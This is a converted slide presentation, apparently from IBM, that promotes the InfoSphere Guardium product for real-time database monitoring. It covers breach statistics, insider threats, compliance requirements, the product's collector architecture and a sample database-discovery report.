Introduction to InfoSphere Guardium Real-Time Database Protection and Monitoring

Ken Lee

kklee@ca.ibm.com

Agenda

- Business drivers for database security
- InfoSphere Guardium architecture
- Common applications
- Case studies


Database Activity Monitoring: Three Key Business Drivers

1. **Prevent data breaches**
   - Mitigate external and internal threats

2. **Ensure data integrity**
   - Prevent unauthorized changes to sensitive data

3. **Reduce cost of compliance**
   - Automate and centralize controls
     - Across DBMS platforms and applications
     - Across SOX, PCI, SAS70, …
   - Simplify processes

Database Servers Are The Primary Source of Breached Data




> "Although much angst and security funding is given to **offline data, mobile devices, and end-user systems**, these assets **are simply not a major point of compromise.**"
>
> **- 2009 Data Breach Investigations Report**

…up from 75% in 2009

Source: http://www.verizonbusiness.com/resources/security/reports/2009_databreach_rp.pdf Note: multi-vector breaches counted in multiple categories

Why?

- Database servers contain your most valuable information
  - Financial records
  - Customer information
  - Credit card and other account records
  - Personally identifiable information
- High volumes of structured data
- Easy to access



> “Because that’s where the money is.”
>
> \- Willie Sutton

Slide 5


AC1 Want the quote at the bottom and the FBI poster to both appear on a new click; the text is fine as it appears

Al Cooley, 2/12/2010

Perimeter Defenses No Longer Sufficient

"A fortress mentality will not work in cyber. We cannot retreat behind a Maginot Line of firewalls."

- William J. Lynn III,
U.S. Deputy Defense Secretary



Insiders
(DBAs, developers, outsourcers, etc.)

Outsourcing

Stolen Credentials (Zeus, etc.)


Web-Facing Apps

Legacy App Integration/SOA

Employee Self-Service, Partners & Suppliers

Database Danger from Within

- “Organizations overlook the most imminent threat to their databases: authorized users.” (Dark Reading)
- “No one group seems to own database security … This is not a recipe for strong database security” … 63% depend primarily on manual processes.” (ESG)
- Most organizations (62%) cannot prevent super users from reading or tampering with sensitive information … most are unable to even detect such incidents … only 1 out of 4 believe their data assets are securely configured (Independent Oracle User Group).



ANALYTICS BRIEF [DATABASE SECURITY]

dark READING Protect The Business Enable Access

Database Danger From Within

End users, whether malicious or uninformed, represent a serious threat

ESG Enterprise Strategy Group | Getting to the bigger truth.

Research Brief

Databases at Risk

Date: September 2009 **Author:** Jon Oltsik, Principal Analyst

Abstract: *A recent ESG Research Brief revealed that valuable databases are often protected by an ad hoc combination of IT groups and manual processes. Clearly, these weaknesses make databases vulnerable, but are there specific types of database security threats that increase the risk of a data breach? Yes. ESG's data also points to a*

IOUG independent oracle users group

For the Complete Technology & Database Professional

IOUG DATA SECURITY 2009: BUDGET PRESSURES LEAD TO INCREASED RISKS

The 2009 IOUG Data Security Report

By Joseph McKendrick, Research Analyst

Produced by Unisphere Research, a division of Information Today, Inc.

September 2009

Sponsored by ORACLE Produced by UNISPHERE RESEARCH

http://www.darkreading.com/database_security/security/app-security/showArticle.jhtml?articleID=220300753

http://www.guardium.com/index.php/landing/866/

Growing Compliance Mandates

PCI Security Standards Council
Payment Card Industry (PCI)
Data Security Standard
Requirements and Security Asse
OXFORD
European Data Protection Law
Corporate Compliance and Regulation
SECOND EDITION
Christopher Kuner
Privacy
ANNUAL REPORT TO PARLIAMENT
2007
Report on the Personal Information Protection and Electronic Documents Act
INFORMATION SECURITY

- Explosion in successful breaches has resulted in growing regulation of sensitive data in North America
  – SOX
  – HIPAA
  – PCI DSS
  – 46 state-specific data privacy laws
  – Gramm-Leach-Bliley
- Many EU and Asian countries have enacted similar regulations
  – EU Data Privacy Directive and supporting local laws
  – C-SOX
  – FIEL
  – PCI DSS
  – etc.

The Compliance Mandate

Audit Requirements	COBIT (SOX)	PCI-DSS	ISO 27002	Data Privacy & Protection Laws	NIST SP 800-53 (FISMA)
1. Access to Sensitive Data (Successful/Failed SELECTs)		✓	✓	✓	✓
2. Schema Changes (DDL) (Create/Drop/Alter Tables, etc.)	✓	✓	✓	✓	✓
3. Data Changes (DML) (Insert, Update, Delete)	✓		✓		
4. Security Exceptions (Failed logins, SQL errors, etc.)	✓	✓	✓	✓	✓
5. Accounts, Roles & Permissions (DCL) (GRANT, REVOKE)	✓	✓	✓	✓	✓

DDL = Data Definition Language (aka schema changes)
DML = Data Manipulation Language (data value changes)
DCL = Data Control Language

Addressing Key Stakeholders

SECURITY OPERATIONS

- ✓ Real-time policies
- ✓ Secure audit trail
- ✓ Data mining & forensics

COMPLIANCE AUDIT


- ✓ Separation of duties
- ✓ Best practices reports
- ✓ Automated controls

APPLICATION & DATABASE

- ✓ Minimal impact
- ✓ Change management
- ✓ Performance optimization

100% Visibility & Unified View

Non-invasive, real-time database security and monitoring




ORACLE
IBM DB2.
Microsoft SQL Server
Informix
Microsoft SharePoint
SYBASE
IBM InfoSphere Guardium
PostgreSQL
TERADATA
MySQL
NETEZZA

Netezza is a registered trademark of IBM International Group B.V., an IBM Company. Informix is a registered trademark of IBM.

- Continuously monitors all database activities (including local access by superusers)
- Heterogeneous, cross-DBMS (database management system) solution
- Does not rely on native DBMS logs
- Minimal performance impact
- No DBMS or application changes


- Supports Separation of Duties
- Activity logs can’t be erased by attackers or database administrators
- Automated compliance reporting, sign-offs and escalations (SOX, PCI, NIST and others)
- Granular, real-time policies and auditing
  - *Who, what, when, where, how*

Scalable multi-tier architecture


IBM DB2
Oracle on Linux for IBM System z®
European Data Centers
Web / Application Servers
z/OS Mainframe
Collector
Collector
S-GATE
S-TAP
S-TAP
Internet
Americas Data Centers
Web / Application Servers
Collector
S-TAP
S-GATE
Central Policy Manager & Audit Repository
Remote Locations & Outsourcers
Firewall
Asia Pacific Data Centers
Web / Application Servers
S-TAP
Collector

Integration with LDAP, IAM, SIEM, IBM TSM, BMC Remedy, …

Addressing the Complete Database Security and Compliance Lifecycle



- Prevent cyberattacks
- Monitor & block privileged users
- Detect application-layer fraud
- Enforce change controls
- Real-time alerts
- Control firecall IDs
- SIEM integration


- Automated & centralized controls
- Cross-DBMS audit repository
- Preconfigured policies/reports
- No database changes
- Minimal performance impact
- Sign-off management
- Entitlement reporting

- Find & classify sensitive data
- Continuously update security policies
- Discover embedded malware & logic bombs

- Assess static and behavioral database vulnerabilities
- Configuration auditing
- Preconfigured tests based on best practices standards (STIG, CIS, CVE)

Discover and Classify


Find Cardholder Data



Databases Discovered

Start Date: 2008-06-26 14:48:49 **End Date:** 2008-06-26 15:48:49

Time Probed	Server IP	Server Host Name	DB Type	Port	Port Type
2008-06-26 15:31:00	10.10.9.253	10.10.9.253	Oracle	1521	tcp
